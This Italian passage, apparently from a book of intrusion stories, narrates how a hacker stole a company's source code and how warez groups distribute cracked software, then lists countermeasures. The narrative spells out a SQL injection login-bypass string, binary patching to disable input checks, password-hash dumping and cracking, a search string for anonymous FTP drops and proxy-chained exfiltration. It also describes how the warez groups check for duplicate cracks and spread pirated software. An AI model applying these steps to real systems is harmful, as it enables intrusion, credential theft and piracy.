Il programma di cui si servì si chiama Ida Pro, o Interactive Disassembler (venduto da <http://www.ccsinfo.com>) e viene usato, secondo le sue stesse parole, "da molte società di antivirus e cacciatori di worm, che cercano di decompilare qualcosa a livello dell'Assembler, per poi aprirlo e capire cosa sta facendo". Decompilò helpdesk.exe e, approvando il lavoro effettuato da programmatore professionali, decise che era stato "scritto piuttosto bene".

### *Dalla scatola dei trucchi dell'hacker: l'attacco a Sql Injection*

Una volta decompilato il programma, Robert analizzò il codice per vedere se l'applicazione dell'helpdesk poteva essere soggetta a un "Sql Injection", un metodo di attacco che sfrutta una comune svista nella programmazione. Un programmatore attento metterà al sicuro tutte le richieste dell'utente includendo un codice che, fra le altre cose, filtri alcuni caratteri speciali come l'apostrofo, le virgolette e gli apici. Se non si filtrano questo genere di simboli, c'è il rischio di lasciare la porta aperta a utenti malintenzionati che possono indurre l'applicazione a eseguire delle richieste al database opportunamente modificate, arrivando così a mettere in crisi l'intero sistema.

Robert si era reso conto che in effetti l'applicazione help-

<sup>6</sup> L'Assembler è un programma compilatore che traduce in linguaggio macchina (composto da una serie di bit, 0 e 1) una serie di comandi scritti in linguaggio Assembly. Per questa sua vicinanza al linguaggio macchina, l'Assembly viene considerato un linguaggio di programmazione di basso livello. [N.d.T.]

<sup>7</sup> Elaborato negli anni settanta da Dennis Ritchie ai Bell Labs, C viene considerato invece un codice di alto livello. Questo perché la scrittura o la compilazione delle istruzioni è indipendente dalla architettura del calcolatore su cui le istruzioni stesse saranno eseguite. [N.d.T.]

desk era stata sottoposta a controlli di sicurezza appropriati onde evitare che qualcuno usasse Sql Injection. La maggior parte degli hacker avrebbero semplicemente uploadato uno script Asp sul web server e considerato chiusa la questione, ma a Robert interessava di più rimanere coperto che sfruttare una semplice vulnerabilità per compromettere il proprio bersaglio.

Pensai: "La cosa sembra interessante, questa storia promette bene, ci sarà da divertirsi".

E mi dissi: "Perfetto, abiliterò il Sql Injection disattivando il controllo di validità". Trovai la stringa in cui erano elencati i caratteri non validi e li cambiai tutti con, credo, uno spazio o una tilde (~), o con qualcosa che non avrei usato ma che allo stesso tempo non avrebbe creato problemi a nessun altro.

In altre parole Robert modificò il programma (usando un editor esadecimale per "rompere" le routine create per verificare i dati immessi dall'utente) in modo che i caratteri speciali non venissero più rifiutati. Così, senza che nessuno se ne accorgesse, avrebbe potuto eseguire del Sql Injection senza che il comportamento dell'applicazione cambiasse per nessun altro. Un altro vantaggio consisteva nel fatto che era probabile che gli amministratori non avrebbero verificato l'integrità dell'applicazione helpdesk dal momento che non vi erano segni evidenti di manipolazione.

Robert inviò quindi la sua versione modificata dell'applicazione helpdesk al web server, sostituendo la versione originale. Così come ci sono persone che collezionano francobolli, cartoline o scatole di fiammiferi dei posti in cui sono stati, così gli hacker a volte conservano non soltanto il bottino dei loro accessi non autorizzati, ma anche il codice usato. Robert conserva ancora una copia in codice binario del file eseguibile che ha creato.

Visto che stava lavorando da casa (coraggioso, e non raccomandabile a meno che non vogliate essere arrestati), caricò la "nuova e migliorata" versione dell'applicazione del servizio di assistenza tecnica attraverso una catena di server proxy, server che agiscono come intermediari fra il computer dell'utente e quello cui si vuole accedere. Se un utente fa richiesta di una certa risorsa a un computer "A", questa richiesta arriva al server proxy, che effettua concretamente la richiesta, ottiene la risposta dal computer "A" e poi la gira al client del richiedente.

Di solito i proxy vengono usati per accedere alle risorse del World Wide Web da dietro a un firewall. Robert incrementò il suo livello di sicurezza utilizzando vari proxy situati in varie parti del mondo per diminuire la probabilità di essere identificato. Normalmente i cosiddetti "proxy aperti" vengono usati in questo modo per mascherare l'origine di un cyberattacco.

Con la sua versione modificata dell'applicazione helpdesk re-

golarmente funzionante sul server, Robert si collegò al sito pre-scelto usando il suo browser di navigazione. Quando gli si presentò un modulo che gli richiedeva nome utente e password, lanciò un attacco standard di Sql Injection, secondo quanto aveva pianificato. In circostanze normali, dopo che l'utente ha inserito un nome e una password – per esempio “davids” e “z18M296q” – l'applicazione usa questi dati per generare un'espressione Sql come la seguente:

```
select record from users where user = 'davids' and password = 'z18M296q'
```

Se il campo del nome utente e della password combaciano con i campi del database, allora l'utente viene identificato correttamente. Questo è il modo in cui dovrebbe funzionare. L'attacco a Sql Injection elaborato da Robert andò invece in questo modo: nel campo del nome utente inserì

```
'or where password like '%'
```

Come password inserì la stessa identica espressione:

```
'or where password like '%'
```

L'applicazione usò questi dati per generare un'espressione Sql simile alla seguente:

```
select record from users where user = ''or where password like '%' and password = ''or where password like '%''
```

L'elemento *or where password like '%'* dice al Sql di rispondere alla richiesta se la password è *qualunque cosa* (il simbolo % funziona come un jolly). Vedendo che la password rispondeva a questo requisito senza senso, l'applicazione accettò Robert come utente legittimo, proprio come se avesse inserito delle credenziali autentiche. Quindi lo fece entrare autenticandolo come la prima persona elencata nel database degli utenti, di solito un amministratore. Ed è appunto quello che successe: Robert non soltanto si ritrovò dentro, ma ebbe privilegi da amministratore.

Nella posizione in cui si trovava, poteva vedere il messaggio del giorno che gli impiegati o gli altri utenti autorizzati vedono quando entrano nel sistema. Da una serie di altri messaggi racimolò delle informazioni sui numeri da chiamare per connettersi via modem alla rete interna e, in particolare, sui link per aggiungere o rimuovere gli utenti dal gruppo Vpn sotto Windows. La società stava usando le applicazioni della Virtual Private Network di Microsoft, che è configurata in modo tale che i di-

pendenti possano entrare con i loro nomi utente e password di Windows. Visto che Robert era entrato nell'applicazione helpdesk come uno degli amministratori, aveva la possibilità di aggiungere altri utenti al gruppo Vpn e cambiare le loro password per gli account Windows.

Stava facendo progressi. Tuttavia fino a quel momento non aveva fatto altro che entrare in un'applicazione come amministratore e questo non lo aveva avvicinato al codice sorgente che cercava. Il suo prossimo obiettivo era ottenere l'accesso alla rete interna attraverso la configurazione della Vpn.

Giusto come prova, tramite il menu dell'helpdesk provò a cambiare la password di quello che sembrava essere un utente poco attivo e lo aggiunse al gruppo degli amministratori; così era meno probabile che la sua attività venisse notata. Verificò alcuni dettagli della configurazione della Vpn "ed ero dentro. Funzionava bene, era solo un po' lenta".

Entrai verso l'una di notte, ora locale. E andava benissimo visto che io avevo l'ora australiana. Sarà l'una di notte in America, ma qui è orario d'ufficio. Volevo entrare sicuro che la rete sarebbe stata vuota, non volevo che ci fossero persone che potessero notarmi. Potevano avere un sistema di rilevamento di chi entrava. Semplicemente volevo essere tranquillo.

Robert ha la sensazione di capire come lavorano i responsabili delle reti informatiche e della sicurezza, che non sono poi così diversi da chiunque altro nel mondo del lavoro. "L'unico modo in cui mi avrebbero potuto notare [mentre ero online] sarebbe stato guardare continuamente nei loro log." La sua considerazione dei responsabili dell'It e della sicurezza non è particolarmente lusinghiera: "I dipendenti non guardano i log ogni mattina. Quando arrivi alla tua scrivania, ti siedi, prendi un caffè, visiti alcuni siti che ti interessano. Non arrivi in ufficio per aprire i log e vedere se ieri qualcuno ha cambiato le password".

Una delle cose che ha notato nei suoi tentativi di hackeraggio, dice Robert, è che "quando cambi qualcosa in un sito, o ti beccano subito o non ti beccano proprio. Il cambiamento che avevo fatto a quell'applicazione web sarebbe stato notato se avessero attivato qualcosa come Tripwire", riferendosi a un'applicazione che verifica l'integrità dei programmi di sistema e di altre applicazioni eseguendo un controllo crittografico della somma dei byte di ciascuno e confrontandola con una tabella di valori noti. "Si sarebbero accorti che il file eseguibile era cambiato."

A quel punto si sentiva più sicuro, citando l'ormai famoso slogan della "sicurezza M&M's": dura fuori e morbida dentro. "A nessuno interessa se c'è qualcuno che sta dando un'occhiata nelle loro reti, perché sei al di qua dei cancelli. Una volta che sei ri-

scito a penetrare nel recinto di sicurezza, sei libero di muoverti come se fossi a casa tua.” (Questa espressione significa: una volta che l'autore di un attacco è dentro al sistema e usa le risorse come un qualunque utente autorizzato, è difficile rilevare la sua attività non autorizzata.)

Scoprì che l'account di cui si era impadronito attraverso l'applicazione helpdesk (cambiandone la password) gli permetteva di entrare nella rete attraverso il servizio di Vpn della Microsoft. Il suo computer era così collegato alla rete interna, come se stesse utilizzando un computer connesso fisicamente alla rete in una delle sedi dell'azienda.

Fino a quel momento era stato attento a non fare nulla che potesse lasciare delle tracce nei log di cui un amministratore coscienzioso si sarebbe potuto accorgere, e si muoveva quindi in assoluta libertà.

Si collegò alla rete interna e raccolse i nomi e i relativi indirizzi Ip dei computer Windows, trovando macchine con nomi come Finanze, Backup2, Web e Helpdesk. Ne rilevò altri che avevano nomi di persone, probabilmente le macchine di singoli dipendenti. Su questo punto Robert ripeté una cosa già ricordata da altri in queste pagine.

Quando si imbatté nei nomi dei server, si accorse che qualcuno nell'azienda aveva un curioso senso dell'umorismo, comune a certi settori dell'high-tech. Questa moda era iniziata alla Apple Computer all'inizio del suo successo. Steve Jobs, con la sua vena creativa e il suo approccio anticonformista, decise che le sale riunioni negli edifici dell'azienda non si sarebbero più chiamate 212A, Sala riunioni del sesto piano o in qualsiasi altro modo banale e noioso. Le stanze vennero ribattezzate con i nomi dei personaggi dei cartoni animati in un edificio, con quelli delle stelle del cinema in un altro e via dicendo. Robert notò che la sua software house aveva fatto qualcosa di simile con alcuni dei server, solo che, visto che era legata al cinema d'animazione, fra i nomi scelti c'erano quelli di personaggi famosi dei cartoni animati.

Tuttavia non fu un server con un nome curioso quello che attirò la sua attenzione, ma uno chiamato Backup2. La sua ricerca aveva prodotto una gemma: un'area aperta e condivisa della rete interna, chiamata Johnny, su cui alcuni dipendenti tenevano le copie di backup di molti dei loro file. (Un'area condivisa, o “network share”, si riferisce a un hard disk, o una sua parte, intenzionalmente configurato per permettere l'accesso o la condivisione dei file con altri.) Evidentemente chi amministrava il sistema si sentiva piuttosto tranquillo e non particolarmente preoccupato per la sicurezza. Fra i vari file archiviati nella directory c'era addirittura una cartella personale dei file di Outlook, contenente una copia di tutte le e-mail.

## *Il pericolo delle copie di backup*

C'è un denominatore comune fra tutti noi: quando abbiamo bisogno di backup, non vogliamo la minima complicazione. Se c'è spazio, facciamo la copia di *tutto!* E poi ce ne dimentichiamo. Il numero di copie di backup che rimane in giro diventa così enorme. La gente lascia che si accumulino, che aumentino e non si pensa mai a rimuoverle finché sul server o sul disco su cui le lasciamo non finisce lo spazio disponibile.

"Spesso," osserva Robert, "la copia di sicurezza contiene informazioni delicate, essenziali, sorprendenti, cui nessuno pensa semplicemente perché è un backup. Per questo viene trattata con un livello di sicurezza veramente basso." (Nel mio primo periodo da hacker, quando ero giovane, notai la stessa cosa. Le aziende si dedicavano con estrema puntigliosità alla protezione di certi dati, ma la copia di backup degli stessi veniva considerata poco importante. Mentre ero ricercato dalla polizia, lavorai per uno studio legale che lasciava le copie di backup delle cassette in uno scatolone fuori dalla stanza protetta dei computer, perché venissero poi prese da un'impresa che le archiviava altrove. Chiunque avrebbe potuto rubare i nastri con un rischio minimo di essere scoperto.) Su Backup2 Robert notò un'area condivisa su cui qualcuno aveva copiato tutte le sue cose, tutto di tutto. Robert si immaginò come doveva essere successo e la storia suonerà familiare a molte persone:

Questo tizio un giorno doveva aver avuto una gran fretta. Pensò: "Devo fare un backup", e l'aveva fatto. Dopo circa tre o quattro mesi, il backup era ancora lì.

Insomma, questo mi fece capire delle cose su questa rete e anche su come lavorava l'amministratore di sistema, perché non era un semplice sviluppatore o qualcuno senza particolari privilegi. Si trattava di qualcuno che poteva creare una cartella condivisa sulla rete interna, ma evidentemente i problemi di sicurezza non dovevano togliergli il sonno.

Continua Robert:

Se fosse stato uno con l'ossessione di proteggersi il culo come me, avrebbe messo una password su quella cartella e forse l'avrebbe chiamata con un qualche nome casuale. E poi l'avrebbe rimossa.

E ancora meglio, almeno dalla prospettiva di Robert, "teneva pure una copia del suo Outlook lì", con tutti gli indirizzi e i contatti. "Copiai tutti i file," racconta, "recuperai il file Outlook.pst con tutte le sue e-mail, sui 130-140 Mb."

Chiuse la connessione e passò qualche ora a leggere le e-mail

di questo tipo. Scoprì "avvisi generali, modifiche ai pagamenti, note di rendimento, tutto su questa persona. Trovai un bel po' di informazioni su di lui: era uno degli amministratori capo del sistema informatico ed era responsabile di tutti i server Windows", afferma Robert, "e grazie alla sua casella di posta fui in grado di sapere chi erano gli altri amministratori e chi aveva molti privilegi di accesso". Ma la cosa non era finita qui, anzi:

Le informazioni trovate nella sua posta furono estremamente utili. Riuscii a stilare una lista di persone che probabilmente avevano accesso al codice sorgente che volevo. Annotai tutti i loro nomi e tutti i dettagli possibili. Poi spulciai ancora ed effettuai una ricerca in tutto il file per la parola "password"; trovai un paio di sue registrazioni, una delle quali con un'azienda di componenti per reti informatiche.

Aveva aperto un account sul loro sito di supporto utilizzando il suo indirizzo di posta e una password, e aveva fatto lo stesso per due o tre vendori. Trovai le e-mail di risposta che dicevano: "Grazie per esserti registrato, il tuo nome utente è questo, la tua password è quest'altra". La password si chiamava "mypassword" per due aziende diverse.

Quindi, forse, ma solo forse, era la stessa password che usava al lavoro. La gente è pigra e quindi valeva decisamente la pena provare.

Buona intuizione. La password funzionava per uno dei suoi account sul server dell'azienda, ma non era quello dell'amministratore del dominio in cui Robert aveva sperato. Quella password gli avrebbe garantito l'accesso al database principale degli utenti che conserva il nome e la password crittata (hash) di ogni utente del dominio. L'amministratore aveva apparentemente un solo nome utente, ma diversi livelli di accesso a seconda che entrasse nell'intero dominio o sulla macchina locale. Robert aveva bisogno dell'accesso come amministratore del dominio per poter entrare nei sistemi più delicati dell'azienda, ma l'uomo usava appunto una password diversa per la sua identità di amministratore del dominio, una password che Robert non aveva. "Mi sentii veramente a pezzi," ricorda con rammarico.

L'intera faccenda si stava facendo abbastanza frustrante. "Tuttavia pensai che alla fine avrei potuto trovare la password dell'altro account semplicemente dando un'occhiata in giro ad altre risorse."

Poi la situazione prese una svolta positiva. Scoprì che l'azienda usava un'applicazione per la gestione dei progetti chiamata Visual SourceSafe, e Robert riuscì a ottenere l'accesso al file di password esterno, che apparentemente era leggibile da qualunque utente potesse entrare nel sistema. "Ci vollero forse una

settimana e mezza o due,” per attaccare il file di password con un software di decrittazione di parole chiave distribuito gratuitamente, “con cui ottenni un’altra password usata dal mio uomo”. Aveva recuperato una seconda password usata dall’amministratore che aveva pedinato. Era il momento di festeggiare: la password era quella usata per l’account di amministratore di dominio, che diede a Robert l’accesso a tutti gli altri server in cui voleva entrare.

### *Alcune osservazioni sulle password*

Le password, afferma Robert, sono cose molto personali. “E le aziende molto attente si riconoscono perché danno a ognuno una password diversa e tale password è molto rigorosa. D’altro canto, puoi riconoscere le aziende più lassiste dal fatto che la password preassegnata è un giorno della settimana o il nome dell’azienda o qualcosa di altrettanto stupido.”

(Robert mi confida che, nella società per cui lavora, la password di ogni dipendente viene stabilita secondo il giorno della settimana in cui ha cominciato a lavorare. Quando provi ad autenticarti, “hai sette tentativi a disposizione prima che il sistema ti blocca l’accesso e ovviamente a te non ne servono più di cinque” se stai cercando di entrare nell’account di qualcuno.)

Robert scoprì che molti degli account dell’azienda che cercava di compromettere avevano una password preassegnata composta nel modo seguente:

nome dell’azienda-2003

Non ne aveva trovato nessuno con “2002” o date precedenti, così era ovvio che erano state tutte cambiate il primo dell’anno. Una gestione delle password davvero ingegnosa!

### *Ottener l’accesso completo*

Robert sentiva che si stava avvicinando sempre più al suo obiettivo. Armato della seconda password di amministratore che aveva ottenuto impadronendosi della sua identità elettronica, ora aveva accesso agli hash delle password dell’intero dominio. Utilizzò il software PwDump2 per estrarre gli hash dal controller del dominio primario e L0phtCrack III per craccare la maggior parte delle password.

(L’ultimo bel trucco consiste nell’usare le Rainbow Tables, che sono le tabelle degli hash e delle relative password. Esiste un sito

– <http://sarcaprj.wayreth.eu.org> – che cerca di craccare gli hash delle password per conto vostro. Inserite semplicemente gli hash del Lan Manager, di Nt e il vostro indirizzo e-mail, e riceverete un'e-mail con le password. Spiega Robert: “Hanno pregenerato certi hash basandosi sui gruppi di caratteri usati più frequentemente per costruire una password. Così, invece di aver bisogno di grandi capacità di calcolo, loro hanno 18 o 20 Gb di hash pregenerati con le password corrispondenti. Per un computer ci vuole veramente poco per passare in rassegna gli hash precalcolati e trovare le corrispondenze chiedendo: ‘Sei questa? Sei questa? O quest’altra? Ok, sei *questa*’”. Un attacco che utilizza le Rainbow Tables riduce il tempo del crack a pochi secondi.)

Quando L0phtCrack ebbe finito, Robert aveva praticamente le password di tutti gli utenti del dominio. A quel punto, grazie alle informazioni contenute nelle e-mail di cui si era impossessato in precedenza, aveva messo insieme un elenco di persone che si erano scambiate messaggi con l’amministratore di sistema. Uno di questi proveniva da un dipendente che aveva scritto lamentandosi di un server che si era guastato: “Non riesco a salvare nessuna nuova revisione e non posso quindi sviluppare il codice”. Era evidentemente uno sviluppatore, un’informazione preziosa. Robert controllò quindi il suo nome utente e la sua password.

Si collegò e si autenticò con le credenziali dello sviluppatore. “Entrando come se fossi lui, avevo accesso a tutto senza restrizioni.”

E “tutto” in questo caso significa soprattutto il codice sorgente del prodotto: “Erano le chiavi del regno”. Ed erano sue. “Io volevo rubare il codice sorgente. E lì c’era tutto quello che volevo,” racconta contento.

### *Recapitare il codice a casa propria*

Robert aveva visto luccicare l’oro che stava cercando. Ma doveva ancora trovare un modo, un modo sicuro, per farselo recapitare a domicilio. “Erano dei file belli grossi,” dice. “Penso che l’intera struttura del codice sorgente fosse attorno a 1 Gb. Cazzo, ci avrei messo settimane.”

(Tutto questo non era neanche lontanamente paragonabile a quello che avevo fatto io anni prima, quando avevo copiato centinaia di Mb di codice sorgente di Vms dalla Digital Equipment Corporation utilizzando un modem da 14.4 K.)

Poiché il codice sorgente era di tali dimensioni, voleva una connessione molto più veloce per spedirlo. E voleva che seguisse un percorso che rendesse difficile risalire facilmente a lui. La connessione veloce non era un gran problema. Tempo prima era

entrato in un'altra azienda negli Stati Uniti che usava Citrix MetaFrame, un altro di questi obiettivi facili che si trovano in rete.

Robert aprì una connessione Vpn nell'azienda che stava attaccando e identificò il percorso che portava al disco su cui risiedeva il codice sorgente. Lo copiò semplicemente: "Usai il server Citrix per collegarmi di nuovo in Vpn alla rete [dell'azienda produttrice del software], poi seguii il percorso fino all'area condivisa. Quindi copiai l'intero codice sorgente, i binari e altri dati sul server Citrix disponibile".

Per trovare una via per portare a destinazione i file in modo sicuro e impossibile da tracciare (almeno così sperava), usò il motore di ricerca che anch'io prediligo, Google, per individuare un server Ftp anonimo, che permette a chiunque di caricare e scaricare file in una cartella di accesso pubblico. Inoltre stava cercando un server Ftp anonimo le cui cartelle fossero accessibili anche via http (usando un browser). Pensò che usando un server Ftp anonimo la sua attività sarebbe finita "sepolta nel rumore di fondo", dato che moltissima altra gente avrebbe usato lo stesso server per scambiare porno, software craccati, musica e film.

Le parole chiave che inserì in Google furono le seguenti:

index of parent incoming inurl:ftp

Questa stringa di ricerca cerca i server Ftp che consentono l'accesso anonimo. Dei server identificati dalla ricerca di Google, ne selezionò uno che rispondesse al criterio menzionato di download via http, in modo da poter scaricare il codice direttamente dal suo browser.

Con i file già trasferiti dall'azienda produttrice al server Citrix manomesso, Robert non fece che rispostarli sul server Ftp anonimo che aveva individuato con Google.

Gli rimaneva ora un ultimo passo da compiere prima di mettere finalmente le mani sul prezioso codice sorgente: trasferire i file dal server Ftp al suo computer. "Alla fine della giornata non voglio che il mio indirizzo Internet stia scaricando tutto quel codice sorgente e soprattutto non per ore e ore, non so se mi spiego." Così, dopo aver trasferito i file al server Ftp, li zippò in un pacchetto più piccolo e con un nome innocente ("regalo.zip o qualcosa del genere").

Utilizzò ancora una volta una catena di server proxy aperti per far rimbalzare la sua connessione in modo che sarebbe stata difficile da tracciare. Spiega Robert: "Ci sono circa un centinaio di server proxy aperti di tipo Socks<sup>8</sup> nella sola Taiwan e in

<sup>8</sup> Socks è un'abbreviazione di "Socket Secure". Si tratta di un software per firewall che stabilisce una connessione dall'interno del firewall verso l'esterno

un qualsiasi momento ci sono di media un centinaio di persone su ognuno di quei proxy". Quindi, ammesso che abbiano abilitato il registro degli accessi, i log saranno realmente file molto grandi, e questo significa che è altamente improbabile che gli uomini del governo riescano a seguire le tracce fino ad arrivare a bussare a casa di un hacker. "Sei come un ago in un pagliaio. Semplicamente è troppo complicato."

Finalmente, dopo tanto sforzo, il trasferimento si stava realizzando:

Non riuscivo a credere che il codice si stesse davvero scaricando sul mio computer. Fu davvero una grossa emozione.

### *Condivisione: il mondo del cracker*

Cosa fa un hacker come Erik o Robert una volta che ha messo le mani sul software tanto ambito? Per entrambi, e per molti che possono essere definiti "cracker" o "pirati del software", la risposta è che nella maggior parte dei casi condividono il software piratato con molte, molte altre persone.

Ma questa condivisione avviene in modo indiretto.

Erik ci ha spiegato cosa fece dopo essere riuscito a mettere le mani sul software per server che per due anni aveva inseguito disperatamente. L'applicazione era stata scritta in un linguaggio di programmazione in cui non era molto bravo, ma Erik aveva un amico che aveva programmato in quel linguaggio, che gli passò il codice sorgente insieme al keygen del prodotto, il software per generare lo sblocco o il codice di registrazione per aggirare i controlli di sicurezza sulla licenza. Li compilò entrambi:

Lo diedi a un'altra persona che lo uploadò su uno dei nodi della distribuzione dei warez, compattò il tutto in un pacchetto, inserì il keygen e creò i file di documentazione con le istruzioni su come installare e craccare il software. Non lo pubblicai io direttamente.

Quando furono pronti a uploadare il programma e il keygen, controllarono prima se qualcun altro potesse aver già cracciato lo stesso programma:

Prima di pubblicare qualcosa bisogna essere sicuri che nessun altro l'abbia già fatto, quindi si fa una "prova dello scemo" per essere sicuri che sia unico.

quando una connessione diretta verrebbe altrimenti impedita dal software del firewall o dall'hardware (per esempio dalla configurazione del router). Vedi <http://www.auditmypc.com/acronym/SOCKS.asp>. [N.d.T.]

Fare una "prova dello scemo" è facile. L'autore del crack va semplicemente su <http://www.dupecheck.ru> (il sito si trova in Russia) e inserisce il nome e la versione del prodotto. Se risulta nell'elenco vuol dire che qualcun altro l'ha già craccato e pubblicato su uno dei nodi della distribuzione dei warez.

Ma solo perché il software è stato pubblicato su uno di questi siti non significa che chiunque lo possa scaricare. Anzi, il sito avvisa in modo molto esplicito:

Questo è un gruppo chiuso per cui andate a fare in c...

(Ovviamente sul sito trovate tutte le lettere mancanti.)

D'altra parte, se si tratta di un prodotto in commercio e non ancora sulla lista, significa che l'autore del crack ha messo a segno un gran colpo. Può essere il primo a uploadare la versione craccata di quel software.

Una volta che il nuovo pacchetto viene uploadato, la distribuzione – secondo la descrizione di Erik – comincia molto rapidamente:

Ci saranno qualcosa come cinquanta nodi principali di warez nel mondo, siti privati Ftp. Metti il software su uno di questi siti e nel giro di un'ora circa viene replicato da quel sito a migliaia di altri in tutto il mondo tramite dei corrieri.

Dalle cinquanta alle duecento volte al giorno, forse. Diciamo probabilmente cento, questa è su per giù una media attendibile. Un centinaio di programmi al giorno vengono piratati in questo modo.

Un corriere, spiega Erik, è una persona che sposta "la roba" da un sito di cracking a un altro. I corrieri sono "il primo livello della catena alimentare" sotto alle persone che craccano il software:

I corrieri tengono d'occhio tre o quattro siti differenti. Non appena qualcuno carica [un'applicazione craccata] sul sito warez, e loro capiscono che si tratta di qualcosa di nuovo, la scaricano e la inviano a tre o quattro siti il più velocemente possibile.

Ora, a questo punto, ci sono forse venti siti che ce l'hanno. A volte questo può accadere anche due o tre mesi prima che il nuovo software arrivi nei negozi.

La serie successiva di corrieri sono persone che non hanno ancora ottenuto l'accesso ai nodi principali della distribuzione warez: individuano il nuovo articolo e passano il più velocemente possibile per lo stesso processo di scaricamento e caricamento su quanti più siti possono, cercando di essere i primi. "E si diffonde a cascata in questo modo e nel giro di un'ora ha fatto due volte il giro del mondo."

Alcuni ottengono accesso ai siti warez attraverso un sistema

di crediti, spiega Erik. I crediti sono una sorta di moneta dei cracker che si guadagna contribuendo all'obiettivo del sito, che è appunto la distribuzione di software craccato. Il cracker normalmente fornisce sia il programma che lo strumento per generare un codice valido di licenza o qualche altro tipo di soluzione temporanea.

Un cracker riceve dei crediti quando è il primo a uploadare il "crack" su un sito che ancora non ce l'ha. Solo la prima persona che carica la nuova applicazione su un certo sito riceve dei crediti:

Sono quindi molto motivati a farlo rapidamente. Perciò in un istante lo vedi dappertutto. A quel punto la gente lo copia sui propri siti di crack o sui newsgroup.

Le persone come me che craccano questa roba ottengono accesso illimitato per sempre. Se sei un cracker vogliono che continui a contribuire con della roba buona quando sei il primo ad averla.

Alcuni siti hanno il programma completo e il keygen. "Ma molti dei siti di crack," spiega Erik, "non includono il programma, ma solo il keygen, per rendere i file più leggeri e abbassare la probabilità che i federali chiudano il sito."

In tutti questi siti, non solo i nodi del livello più alto della distribuzione di warez, ma anche in quelli a due o tre livelli più giù, è "difficile entrare. Sono tutti privati" perché se si venisse a conoscere uno degli indirizzi del sito, "i federali non solo lo chiuderebbero, ma arresterebbero tutti, sequestrerebbero i loro computer e arresterebbero chiunque sia mai stato su quel sito", perché questi siti Ftp dopotutto sono magazzini di ingenti quantità di beni intellettuali rubati:

Su questi siti non ci vado neanche più. O meglio, ci vado raramente a causa del rischio che comporta. Ci posso andare quando ho bisogno di un certo software, ma io non uploado mai le mie cose. In realtà è davvero interessante perché è estremamente efficiente. Voglio dire, quale altro settore ha un sistema di distribuzione come questo, in cui tutti sono motivati perché tutti vogliono qualcosa? Come cracker ricevo inviti ad accedere a tutti questi siti dal momento che tutti vogliono dei buoni cracker per riuscire così ad avere più corrieri. E i corrieri vogliono avere accesso ai siti di qualità perché è lì dove possono prendere la roba migliore.

Il mio gruppo non fa entrare più nessuno. Inoltre ci sono certe cose che non pubblichiamo. Come quella volta, un'estate, quando pubblicammo Microsoft Office, fu semplicemente troppo rischioso. Dopo quella volta decidemmo di lasciar perdere le marche più importanti. Alcuni cominciano a fare casino, ci vanno giù pesante e si mettono a vendere i cd. Soprattutto quando cominciano a farlo per soldi, allora si attira troppo l'attenzione. Sono quelli che di solito vengono arrestati.

Adesso, come per tutta questa storia sul software, lo stesso tipo di fenomeno succede con la musica e i film. Su alcuni siti a volte puoi arrivare ai film due o tre settimane prima che escano in sala. In quel caso, di solito, c'è dietro qualcuno che lavora nella distribuzione o nella duplicazione. È sempre qualcuno che agisce da dentro.

### *Considerazioni*

La lezione contenuta nella storia del giovane Erik e della sua ricerca dell'ultimo pacchetto di software che gli mancava per completare la sua collezione è che in natura la perfezione sembra non esistere, ed è ancora più vero quando c'entrano degli esseri umani. L'azienda che aveva preso di mira era estremamente attenta alla sicurezza e aveva fatto un ottimo lavoro per proteggere i propri sistemi informatici. Tuttavia, è praticamente impossibile tenere alla larga un hacker che è sufficientemente competente, determinato e disposto a perderci il tempo necessario.

Ah, certo, probabilmente sarete così fortunati da non avere di fronte qualcuno così determinato come Erik e Robert, disposto a investire un'enorme quantità di tempo ed energie per attaccare il vostro sistema. Ma se invece ci fosse un concorrente senza scrupoli che assume una squadra di professionisti dell'underground, un gruppo di hacker mercenari disposti a dedicarci dodici o quattordici ore al giorno, e che amano questo lavoro?

E se gli autori dell'attacco trovassero davvero una crepa nell'armatura elettronica della vostra organizzazione, cosa fareste? Secondo Erik, "quando qualcuno entra nella tua rete nel modo in cui sono entrato io in quella rete, non riuscirai mai, mai e poi mai a sbatterlo fuori. Se ne resterà lì per sempre". Sostiene che ci vorrebbe "una revisione completa di tutto, si dovrebbero cambiare tutte le password lo stesso giorno e alla stessa ora, reinstallare tutto, e poi rendere tutto sicuro di nuovo nello stesso istante per chiuderlo fuori". E andrebbe fatto tutto senza dimenticare niente. "Lascia una sola porta aperta e rientrerò all'istante."

La mia esperienza personale conferma questa opinione. Quando ero alle superiori, hackerai l'Easynet della Digital Equipment Corporation. Loro sapevano di avere dentro un intruso, ma per otto anni le migliori menti del loro dipartimento di sicurezza non riuscirono a tenermi fuori. Alla fine si liberarono di me non grazie ai loro sforzi, ma perché il governo era stato così gentile da offrirmi un soggiorno completo presso uno dei suoi villaggi vacanze federali.

## *Contromisure*

Nonostante gli attacchi che abbiamo raccontato siano molto diversi, è rivelatore notare quante vulnerabilità sono state determinanti per il successo di entrambi questi hacker e quindi quante contromisure si possono applicare a entrambi gli attacchi.

Qui di seguito ecco le principali lezioni che possiamo trarre da queste storie.

### *Firewall aziendali*

I firewall dovrebbero essere configurati per permettere l'accesso solo ai servizi essenziali richiesti dalle esigenze della vostra attività economica. Bisognerebbe fare un'attenta revisione per assicurarsi che nessun altro servizio sia accessibile dall'esterno al di fuori di quelli effettivamente necessari al vostro business. In aggiunta, prendete in considerazione l'idea di usare un "firewall di ispezione con memoria di stato".<sup>9</sup> (Questo tipo di firewall fornisce una sicurezza maggiore perché mantiene sotto controllo i pacchetti per un certo periodo di tempo. I pacchetti in entrata vengono accettati solo in risposta a una connessione in uscita. In altre parole, il firewall apre i cancelli per porte particolari solo in base al traffico uscente.) Inoltre, definite un insieme di regole per controllare le connessioni di rete in uscita. L'amministratore del firewall dovrebbe revisionare periodicamente la configurazione e i log del firewall per assicurarsi che non sia stata fatta alcuna modifica non autorizzata. Se un qualche hacker compromette il firewall stesso, è estremamente probabile che faccia qualche sottile modifica in suo favore.

Inoltre, se possibile, considerate anche la possibilità di controllare l'accesso alla Vpn in base all'indirizzo Ip del client. Questa misura può essere applicata quando un numero limitato di dipendenti si connette alla rete aziendale usando la Vpn. Oltre a ciò, contemplate la possibilità di implementare una forma più sicura di autenticazione sulla Vpn, come le smart card o dei certificati dal lato client, anziché attraverso una *Secret Key* statica e condivisa.

